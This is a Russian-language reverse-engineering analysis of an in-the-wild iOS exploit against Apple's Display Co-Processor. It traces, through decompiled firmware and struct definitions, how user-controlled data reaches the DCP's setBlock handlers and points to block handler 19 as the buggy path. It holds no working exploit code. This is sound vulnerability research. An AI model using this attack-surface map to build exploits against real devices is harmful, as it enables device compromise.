
```
printf("Memory read/write and callfunc primitives ready!");
```

К этому моменту эксплойт выполнил всего четыре вызова `IOConnectCallMethod`, и никаких других очевидных попыток манипулировать кучей не наблюдалось. Но ещё одно сообщение журнала начало прояснять ситуацию:

```
printf("Unexpected data read from DCP: 0x%08x", v49);
```

DCP?

В октябре 2021 года Адам Доненфельд опубликовал такой твит:



DCP — это Display Co-Processor, которым оснащаются iPhone 12 и более новые модели, а также все компьютеры Mac с M1.

Общедоступной информации о DCP мало; наиболее полные сведения предоставляет проект Asahi Linux, который портирует Linux на компьютеры Mac с M1. В отчётах за август 2021 года и сентябрь 2021 года его участники рассказывали об обратной разработке DCP и клиенте DCP с открытым исходным кодом, написанном @alyssarzg. Asahi описывает DCP так:

> В большинстве мобильных SoC контроллер дисплея — это просто аппаратный блок с обычными регистрами. Для M1 это тоже верно, но Apple решила добавить изюминку. В движок дисплея встроили сопроцессор DCP, который выполняет собственную прошивку, инициализируемую системным загрузчиком, и перенесли в него большую часть драйвера дисплея. Однако вместо разделения по естественной границе драйвера... половину драйвера macOS на C++ перенесли в DCP и создали интерфейс удалённого вызова процедур, чтобы каждая половина могла вызывать методы объектов C++ на другом процессоре!


Источник: отчёт Asahi Linux о ходе работ за август 2021 года

Проект Asahi Linux провёл обратную разработку API взаимодействия с DCP, но вынужден использовать прошивку DCP от Apple, загружаемую iBoot, и не может применять собственную. Поэтому документация проекта ограничивается RPC API DCP и содержит мало сведений о внутреннем устройстве DCP.

Общая картина

Прежде чем погружаться во внутреннее устройство DCP, стоит немного отступить. Что вообще представляет собой сопроцессор в современной высокоинтегрированной SoC (System-on-a-Chip) и к каким последствиям может привести его компрометация?

Несколько лет назад сопроцессор, скорее всего, был бы физически отдельной микросхемой. Сегодня множество таких сопроцессоров вместе с соединениями интегрировано непосредственно в один кристалл, хотя они и остаются довольно независимыми системами. На этом снимке кристалла M1 от Tech Insights видно, что ядра CPU в центре и справа занимают лишь около 10% площади:



Снимок кристалла M1 от TechInsights с отмеченным предполагаемым расположением DCP. Источник.

Такие компании, как SystemPlus, проводят очень подробный анализ подобных кристаллов. Судя по их анализу, DCP, скорее всего, расположен в отмеченной прямоугольной области кристалла M1. Она занимает примерно столько же места, сколько четыре энергоэффективных ядра в центре, хотя, по-видимому, состоит преимущественно из SRAM.

По одному изображению низкого разрешения трудно сказать что-либо ещё о функциях и возможностях DCP или уровне его доступа к системе. Чтобы ответить на эти вопросы, придётся изучить прошивку.

Полцарства за .dSYM!

Первый шаг — получить образ прошивки DCP. Для системных образов iPhone, а теперь и компьютеры Mac с M1, используют файлы `.ipsw`. На самом деле `.ipsw` — обычный архив `.zip`, а каталог `Firmware/` в распакованном `.zip` содержит все прошивки сопроцессоров, модемов и других компонентов. Прошивка DCP находится в этом файле:

```
Firmware/dcp/iphone13dcp.im4p
```

`im4p` в данном случае — всего лишь 25-байтовый заголовок, который можно отбросить:

```
$ dd if=iphone13dcp.im4p of=iphone13dcp bs=25 skip=1
$ file iphone13dcp
iphone13dcp: Mach-O 64-bit preload executable arm64
```

Это Mach-O! Запуск `nm -a` для вывода всех символов показывает, что из бинарного файла полностью удалены символьные данные:

```
$ nm -a iphone13dcp
iphone13dcp: no symbols
```

Имена функций значительно облегчают понимание кода. Некоторые из немногочисленных строк эксплойта, например `"M3_CA_ResponseLUT read: 0x%08x"`, выглядели как ссылки на символы в образе прошивки DCP, поэтому я подумал, что может существовать образ, из которого символы не удалили.

Поскольку образы прошивок распространяются как файлы `.zip`, а серверы Apple поддерживают запросы диапазонов, с помощью небольшого фрагмента Python и инструмента `partialzip` можно сравнительно легко и быстро получить все бета-версии и выпуски прошивки DCP. Я проверил более 300 различных образов, и символы были удалены из каждого.

Похоже, придётся идти трудным путём!

День 1; инструкция 1

```
$ otool -h raw_fw/iphone13dcp
raw_fw/iphone13dcp:
Mach header
      magic     cputype  cpusubtype  caps  filetype  ncmds  sizeofcmds       flags
0xfeedfacf  0x100000C           0  0x00         5      5        2240  0x00000001
```

Этот `cputype` — обычный `arm64` (ArmV8) без поддержки аутентификации указателей. Бинарный файл довольно велик (3,7 МБ), а автоматический анализ IDA обнаруживает более 7000 функций.

Работу с совершенно новым бинарным файлом я обычно начинаю с беглого просмотра имён функций и строк. Символы имён функций удалены, но в строках осталось множество имён функций C++:

```
virtual bool IOMFB::UPBlock_ALSS::init(IOMFB::UPPipe *)
IOMFBStatus IOMFB::UPBlock_ALSS::alss_handler(IOAOPFramebufferMessage, const IOAOPALSSConfiguration *)
void IOMFB::UPBlock_ALSS::send_data(uint64_t, uint32_t)
IOMFBStatus IOMFB::UPBlock_ALSS::configure_callback(IOAOPFramebufferMessage, alssCallback, void *)
IOMFBStatus IOMFB::UPBlock_CDFD_v1::set(uint32_t, const struct IOMFBCDFDTheta *)
IOMFBStatus IOMFB::UPBlock_CDFD_v1::get(uint32_t, struct IOMFBCDFDTheta *) const
IOMFBStatus IOMFB::UPBlock_CDFD_v1::set(uint32_t, const struct IOMFBCDFDThresholds *)
IOMFBStatus IOMFB::UPBlock_CDFD_v1::get(uint32_t, struct IOMFBCDFDThresholds *) const
IOMFBStatus IOMFB::UPBlock_CDFD_v1::set(const struct IOMFBCDFDConfig *)
```

Перекрёстные ссылки на эти строки выглядят так:

```
log(0x40000001LL,
    "UPBlock_ALSS.cpp",
    341,
    "%s: capture buffer exhausted, aborting capture\n",
    "void IOMFB::UPBlock_ALSS::send_data(uint64_t, uint32_t)");
```

Почти наверняка это макрос журналирования, который раскрывает `__FILE__`, `__LINE__` и `__PRETTY_FUNCTION__`. Благодаря ему можно начать переименовывать функции и находить указатели на таблицы виртуальных функций.

Структура объектов

Из статей Asahi Linux известно, что DCP использует закрытую RTOS Apple под названием RTKit, о которой почти нет общедоступной информации. В бинарном файле есть строки с точной версией:

```
ADD X8, X8, #aLocalIphone13d@PAGEOFF ; "local-iphone13dcp.release"
ADD X9, X9, #aRtkitIos182640@PAGEOFF ; "RTKit_iOS-1826.40.9.debug"
```

Код, по-видимому, написан преимущественно на C++. В нём существует несколько иерархий объектов C++; задействованные в этой уязвимости немного напоминают объекты C++ из IOKit. Их общий базовый класс выглядит так:

```
struct __cppobj RTKIT_RC_RTTI_BASE
{
  RTKIT_RC_RTTI_BASE_vtbl *__vftable /*VFT*/;
  uint32_t refcnt;
  uint32_t typeid;
};
```

(Эти определения структур записаны в формате, который IDA использует для C++-подобных объектов.)

Базовый класс RTKit содержит указатель на таблицу виртуальных функций, счётчик ссылок и четырёхбайтовое поле Run Time Type Information (RTTI) — четырёхбайтовый ASCII-идентификатор, например `BLHA`, `WOLO`, `MMAP`, `UNPI`, `OSST`, `OSBO` и так далее. Эти идентификаторы выглядят загадочно, но после расшифровки оказываются довольно информативными; соответствующие значения я буду описывать по мере их появления.

Базовому типу соответствует следующая таблица виртуальных функций:

```
struct /*VFT*/ RTKIT_RC_RTTI_BASE_vtbl
{
  void (__cdecl *take_ref)(RTKIT_RC_RTTI_BASE *this);
  void (__cdecl *drop_ref)(RTKIT_RC_RTTI_BASE *this);
  void (__cdecl *take_global_type_ref)(RTKIT_RC_RTTI_BASE *this);
  void (__cdecl *drop_global_type_ref)(RTKIT_RC_RTTI_BASE *this);
```

```
  void (__cdecl *getClassName)(RTKIT_RC_RTTI_BASE *this);
  void (__cdecl *dtor_a)(RTKIT_RC_RTTI_BASE *this);
  void (__cdecl *unk)(RTKIT_RC_RTTI_BASE *this);
};
```

Ход эксплойта

Запущенный в приложении эксплойт начинает с открытия пользовательского клиента IOKit для службы `AppleCLCD2`. По-видимому, `AppleCLCD` — версия `IOMobileFrameBuffer` для процессора приложений, а `AppleCLCD2` — версия для DCP.

Эксплойт вызывает у пользовательского клиента `AppleCLCD2` лишь три разных селектора внешних методов: 68, 78 и 79.

Самый большой и интересный на вид ввод получает 78, соответствующий следующему методу пользовательского клиента в драйвере ядра:

```
IOReturn
IOMobileFramebufferUserClient::s_set_block(
  IOMobileFramebufferUserClient *this,
  void *reference,
  IOExternalMethodArguments *args)
{
  const unsigned __int64 *extra_args;
  u8 *structureInput;

  structureInput = args->structureInput;
  if (structureInput && args->scalarInputCount >= 2)
  {
    if (args->scalarInputCount == 2)
      extra_args = 0LL;
    else
      extra_args = args->scalarInput + 2;

    return this->framebuffer_ap->set_block_dcp(
             this->task,
             args->scalarInput[0],
             args->scalarInput[1],
             extra_args,
             args->scalarInputCount - 2,
             structureInput,
             args->structureInputSize);
  } else {
    return 0xE00002C2;
  }
}
```

Он распаковывает аргументы `IOConnectCallMethod` и передаёт их в:

```
IOMobileFramebufferAP::set_block_dcp(
        IOMobileFramebufferAP *this,
        task *task,
        int first_scalar_input,
        int second_scalar_input,
        const unsigned __int64 *pointer_to_remaining_scalar_inputs,
        unsigned int scalar_input_count_minus_2,
        const unsigned __int8 *struct_input,
        unsigned __int64 struct_input_size)
```

Этот метод с помощью автоматически сгенерированного кода сериализует аргументы внешнего метода в такой буфер:

```
arg_struct:
{
  struct task* task
  u64 scalar_input_0
```

```
  u64 scalar_input_1
  u64[] remaining_scalar_inputs
  u64 cntExtraScalars
  u8[] structInput
  u64 CntStructInput
}
```

который затем передаётся в `UnifiedPipeline2::rpc` вместе с четырёхбайтовым ASCII-идентификатором метода, в данном случае `'A435'`:

```
UnifiedPipeline2::rpc(
      'A435',
      arg_struct,
      0x105Cu,
      &retval_buf,
      4u);
```

`UnifiedPipeline2::rpc` вызывает `DCPLink::rpc`, а тот — `AppleDCPLinkService::rpc`, чтобы выполнить ещё один уровень сериализации, упаковывающий идентификатор метода и «идентификатор потока» вместе с показанной выше `arg_struct`.

Затем `AppleDCPLinkService::rpc` вызывает `rpc_caller_gated`, чтобы выделить место в буфере общей памяти, скопировать туда буфер и сообщить DCP о доступном сообщении.

Фактически реализацию пользовательского клиента `IOMobileFramebuffer` перенесли на DCP, а интерфейс внешних методов теперь служит прокси-прослойкой, которая через общую память обращается к настоящим реализациям внешних методов, выполняемым на DCP.

Ход эксплойта: другая сторона

Следующая задача — найти место, где начинается обработка сообщений на DCP. Среди строк журнала явно обнаруживается функция `rpc_callee_gated`; скорее всего, это принимающая сторона встреченной ранее функции `rpc_caller_gated`.

`rpc_callee_gated` распаковывает сетевой формат, после чего выполняет огромную инструкцию switch, сопоставляющую все четырёхбуквенные коды RPC с указателями на функции:

```
switch (rpc_id)
{
  case 'A000':
    goto LABEL_146;
  case 'A001':
    handler_fptr = callback_handler_A001;
    break;
  case 'A002':
    handler_fptr = callback_handler_A002;
    break;
  case 'A003':
    handler_fptr = callback_handler_A003;
    break;
  case 'A004':
    handler_fptr = callback_handler_A004;
    break;
  case 'A005':
    handler_fptr = callback_handler_A005;
    break;
```

В конце этой инструкции switch вызывается обработчик обратного вызова:

```
ret = handler_fptr(
        meta,
        in_struct_ptr,
        in_struct_size,
        out_struct_ptr,
```

```
        out_struct_size);
```

`in_struct_ptr` указывает на копию сериализованных аргументов `IOConnectCallMethod`, сериализацию которых на процессоре приложений мы видели выше:

```
arg_struct:
{
  struct task* task
  u64 scalar_input_0
  u64 scalar_input_1
  u64[] remaining_scalar_inputs
  u32 cntExtraScalars
  u8[] structInput
  u64 cntStructInput
}
```

Обработчик обратного вызова распаковывает этот буфер и вызывает виртуальную функцию C++:

```
unsigned int
callback_handler_A435(
  u8* meta,
  void *args,
  uint32_t args_size,
  void *out_struct_ptr,
  uint32_t out_struct_size
{
  int64 instance_id;
  uint64_t instance;
  int err;
  int retval;
  unsigned int result;

  instance_id = meta->instance_id;
  instance =
    global_instance_table[instance_id].IOMobileFramebufferType;
  if (!instance) {
    log_fatal(
      "IOMFB: %s: no instance for instance ID: %u\n",
      "static T *IOMFB::InstanceTracker::instance"
        "(IOMFB::InstanceTracker::tracked_entity_t, uint32_t)"
        " [T = IOMobileFramebuffer]",
      instance_id);
  }
  err = (instance-16)->vtable_0x378( // virtual call
         (instance-16),
         args->task,
         args->scalar_input_0,
         args->scalar_input_1,
         args->remaining_scalar_inputs,
         args->cntExtraScalars,
         args->structInput,
         args->cntStructInput);

  retval = convert_error(err);
  result = 0;
  *(_DWORD *)out_struct_ptr = retval;
  return result;
}
```

Здесь нужно выяснить, куда ведёт этот виртуальный вызов. Объект ищется в глобальной таблице по идентификатору экземпляра. Просто поставить точку останова невозможно, а эмуляция прошивки, хотя, вероятно, и осуществима, сама по себе стала бы долгим проектом. Я выбрал более грубый подход: известно, что таблица виртуальных функций должна иметь размер не менее `0x380` байт, так что можно перебрать все такие таблицы, декомпилировать их и посмотреть, правдоподобны ли прототипы.

В таблице виртуальных функций типа `UNPI` нашлось одно явное совпадение:

```
UNPI::set_block(
```

```
        UNPI* this,
        struct task* caller_task_ptr,
        unsigned int first_scalar_input,
        int second_scalar_input,
        int *remaining_scalar_inputs,
        uint32_t cnt_remaining_scalar_inputs,
        uint8_t *structure_input_buffer,
        uint64_t structure_input_size)
```

Вот восстановленная мной реализация `UNPI::set_block`:

```
UNPI::set_block(
  UNPI* this,
  struct task* caller_task_ptr,
  unsigned int first_scalar_input,
  int second_scalar_input,
  int *remaining_scalar_inputs,
  uint32_t cnt_remaining_scalar_inputs,
  uint8_t *structure_input_buffer,
  uint64_t structure_input_size)
{
  struct block_handler_holder *holder;
  struct metadispatcher metadisp;

  if (second_scalar_input)
    return 0x80000001LL;
  holder = this->UPPipeDCP_H13P->block_handler_holders;
  if (!holder)
    return 0x8000000BLL;

  metadisp.address_of_some_zerofill_static_buffer = &unk_3B8D18;
  metadisp.handlers_holder = holder;
  metadisp.structure_input_buffer = structure_input_buffer;
  metadisp.structure_input_size = structure_input_size;
  metadisp.remaining_scalar_inputs = remaining_scalar_inputs;
  metadisp.cnt_remaining_sclar_input = cnt_remaining_scalar_inputs;
  metadisp.some_flags = 0x40000000LL;
  metadisp.dispatcher_fptr = a_dispatcher;
  metadisp.offset_of_something_which_looks_serialization_related = &off_1C1308;
  return metadispatch(holder, first_scalar_input, 1, caller_task_ptr, structure_input_buffer, &metadisp, 0);
}
```

Этот метод упаковывает аргументы в другую структуру, которую я назвал `metadispatcher`:

```
struct __attribute__((aligned(8))) metadispatcher
{
  uint64_t address_of_some_zerofill_static_buffer;
  uint64_t some_flags;
  __int64 (__fastcall *dispatcher_fptr)(struct metadispatcher *, struct BlockHandler *, __int64, _QWORD);
  uint64_t offset_of_something_which_looks_serialization_related;
  struct block_handler_holder *handlers_holder;
  uint64_t structure_input_buffer;
  uint64_t structure_input_size;
  uint64_t remaining_scalar_inputs;
  uint32_t cnt_remaining_sclar_input;
};
```

Затем объект `metadispatcher` передаётся следующему методу:

```
return metadispatch(holder, first_scalar_input, 1, caller_task_ptr, structure_input_buffer, &metadisp, 0);
```

В нём выполнение доходит до следующего кода:

```
block_type_handler = lookup_a_handler_for_block_type_and_subtype(
  a1,
  first_scalar_input, // block_type
  a3);                // subtype
```

Эксплойт дважды вызывает этот внешний метод `set_block`, передавая два разных значения `first_scalar_input`: 7 и 19. Здесь видно, что они соответствуют поиску двух разных объектов обработчиков блоков.

Функция поиска просматривает связный список структур обработчиков блоков; его голова хранится по смещению 0x1448 в объекте UPPipeDCP_H13P и динамически регистрируется методом, который я назвал add_handler_for_block_type:

```
add_handler_for_block_type(struct block_handler_holder *handler_list,
                           struct BlockHandler *handler)
```

Код журналирования сообщает, что он находится в файле IOMFBBlockManager.cpp. IDA находит 44 перекрёстные ссылки на этот метод, а значит, вероятно, существует примерно столько же разных обработчиков блоков. Структура каждого зарегистрированного обработчика выглядит примерно так:

```
struct __cppobj BlockHandler : RTKIT_RC_RTTI_BASE
{
  uint64_t field_16;
  struct handler_inner_types_entry *inner_types_array;
  uint32_t n_inner_types_array_entries;
  uint32_t field_36;
  uint8_t can_run_without_commandgate;
  uint32_t block_type;
  uint64_t list_link;
  uint64_t list_other_link;
  uint32_t some_other_type_field;
  uint32_t some_other_type_field2;
  uint32_t expected_structure_io_size;
  uint32_t field_76;
  uint64_t getBlock_Impl;
  uint64_t setBlock_Impl;
  uint64_t field_96;
  uint64_t back_ptr_to_UPPipeDCP_H13P;
};
```

Тип RTTI — BLHA (BLock HAndler).

Например, вот путь кода, который создаёт и регистрирует обработчик блока типа 24:

```
BLHA_24 = (struct BlockHandler *)CXXnew(112LL);
BLHA_24->__vftable = (BlockHandler_vtbl *)BLHA_super_vtable;
BLHA_24->block_type = 24;
BLHA_24->refcnt = 1;
BLHA_24->can_run_without_commandgate = 0;
BLHA_24->some_other_type_field = 0LL;
BLHA_24->expected_structure_io_size = 0xD20;
typeid = typeid_BLHA();
BLHA_24->typeid = typeid;
modify_typeid_ref(typeid, 1);
BLHA_24->__vftable = vtable_BLHA_subclass_type_24;
BLHA_24->inner_types_array = 0LL;
BLHA_24->n_inner_types_array_entries = 0;
BLHA_24->getBlock_Impl = BLHA_24_getBlock_Impl;
BLHA_24->setBlock_Impl = BLHA_24_setBlock_Impl;
BLHA_24->field_96 = 0LL;
BLHA_24->back_ptr_to_UPPipeDCP_H13P = a1;
add_handler_for_block_type(list_holder, BLHA_24);
```

Каждый обработчик блока может содержать указатели на функции getBlock_Impl и setBlock_Impl, которые, по-видимому, реализуют собственно операции чтения и записи.

Можно пройти по всем местам вызова, добавляющим обработчики блоков, сообщить IDA тип аргументов и присвоить имена всем реализациям getBlock и setBlock:

Возможно, уже понятно, к чему всё идёт: похоже, здесь доступна действительно большая поверхность атаки! До каждой из этих функций `setBlock_Impl` можно добраться, передав другое значение в первом скалярном аргументе вызова `IOConnectCallMethod` 78.

Однако потребуется ещё немного обратной разработки, чтобы точно понять, как доставить управляемые байты этим функциям `setBlock_Impl`.

Отображение памяти

Необработанные входные данные «блока» для каждого из этих методов `setBlock_Impl` не передаются непосредственно в структурном вводе `IOConnectCallMethod`. Здесь есть ещё один уровень косвенности: структура каждого отдельного обработчика блока содержит массив поддерживаемых «подтипов» с метаданными, которые указывают, где в структурном вводе `IOConnectCallMethod` найти указатель из пользовательского пространства на входные данные данного подтипа. Первое двойное слово в структурном вводе — идентификатор этого подтипа; в данном случае массив метаданных обработчика блока типа 19 содержит одну запись:

```
<2, 0, 0x5F8, 0x600>
```

Первое значение (2) — идентификатор подтипа, а 0x5f8 и 0x600 сообщают DCP, с каких смещений в данных структурного ввода читать указатель и размер. Затем DCP запрашивает у AP отображение этой памяти из вызывающей задачи:

```
return wrap_MemoryDescriptor::withAddressRange(
  *(void*)(structure_input_buffer + addr_offset),
  *(unsigned int *)(structure_input_buffer + size_offset),
  caller_task_ptr);
```

Ранее мы видели, что AP передаёт DCP указатель struct task вызывающей задачи; запрашивая отображение памяти пользовательской задачи, DCP возвращает эти сырые указатели на структуры задач процессору AP, чтобы ядро могло выполнить отображение из правильной задачи. На стороне DCP отображение памяти абстрагировано объектом MDES; для его реализации DCP выполняет RPC-вызов к AP:

```
make_link_call('D453', &req, 0x20, &resp, 0x14);
```

которому соответствует вызов следующего метода на стороне AP:

```
IOMFB::MemDescRelay::withAddressRange(unsigned long long, unsigned long long, unsigned int, task*, unsigned long*, unsi
```

DCP вызывает ::prepare и ::map у возвращённого объекта MDES, в точности как у объекта IOMemoryDescriptor в IOKit, получает отображённый указатель и размер и через несколько последних уровней косвенности передаёт их обработчику блока:

```
a_descriptor_with_controlled_stuff->dispatcher_fptr(
  a_descriptor_with_controlled_stuff,
  block_type_handler,
  important_ptr,
  important_size);
```

где dispatcher_fptr выглядит так:

```
a_dispatcher(
  struct metadispatcher *disp,
  struct BlockHandler *block_handler,
  __int64 controlled_ptr,
  unsigned int controlled_size)
{
  return block_handler->BlockHandler_setBlock(
    block_handler,
    disp->structure_input_buffer,
    disp->structure_input_size,
    disp->remaining_scalar_inputs,
    disp->cnt_remaining_sclar_input,
    disp->handlers_holder->gate,
    controlled_ptr,
    controlled_size);
}
```

Здесь видно, насколько полезно постоянно создавать определения структур во время обратной разработки: уровней косвенности так много, что удержать их все в голове практически невозможно.

BlockHandler_setBlock — виртуальный метод BLHA. Вот его реализация для BLHA 19:

```
BlockHandler19::setBlock(
  struct BlockHandler *this,
  void *structure_input_buffer,
  int64 structure_input_size,
  int64 *remaining_scalar_inputs,
  unsigned int cnt_remaining_scalar_inputs,
  struct CommandGate *gate,
  void* mapped_mdesc_ptr,
  unsigned int mapped_mdesc_length)
```

Здесь используется объект Command Gate (GATI), похожий на шлюз вызовов IOKit для сериализации вызовов, и выполнение наконец приближается к непосредственному вызову функции

`setBlock_Impl`.

Чтобы проследить управляемые данные через шлюз, нужно восстановить структуру `gate_context`:

```
struct __attribute__((aligned(8))) gate_context
{
  struct BlockHandler *the_target_this;
  uint64_t structure_input_buffer;
  void *remaining_scalar_inputs;
  uint32_t cnt_remaining_scalar_inputs;
  uint32_t field_28;
  uint64_t controlled_ptr;
  uint32_t controlled_length;
};
```

Объект шлюза вызовов использует этот объект контекста, чтобы наконец вызвать обработчик setBlock из `BLHA`:

```
callback_used_by_callgate_in_block_19_setBlock(
  struct UnifiedPipeline *parent_pipeline,
  struct gate_context *context,
  int64 a3,
  int64 a4,
  int64 a5)
{
  return context->the_target_this->setBlock_Impl)(
    context->the_target_this->back_ptr_to_UPPipeDCP_H13P,
    context->structure_input_buffer,
    context->remaining_scalar_inputs,
    context->cnt_remaining_scalar_inputs,
    context->controlled_ptr,
    context->controlled_length);
}
```

SetBlock_Impl

Итак, мы прошли весь стек вызовов, проследив управляемые данные от `IOConnectCallMethod` в пользовательском пространстве на AP до методов `setBlock_Impl` на DCP!

Прототип методов `setBlock_Impl` выглядит так:

```
setBlock_Impl(struct UPPipeDCP_H13P *pipe_parent,
  void *structure_input_buffer,
  int *remaining_scalar_inputs,
  int cnt_remaining_scalar_inputs,
  void* ptr_via_memdesc,
  unsigned int len_of_memdesc_mapped_buf)
```

Эксплойт вызывает два метода `setBlock_Impl`: 7 и 19. Метод 7 довольно прост и, судя по всему, используется лишь для размещения управляемых данных в известном месте. Ошибка находится в методе 19. По строкам журнала видно, что обработчик блока типа 19 реализован в файле `UniformityCompensator.cpp`.

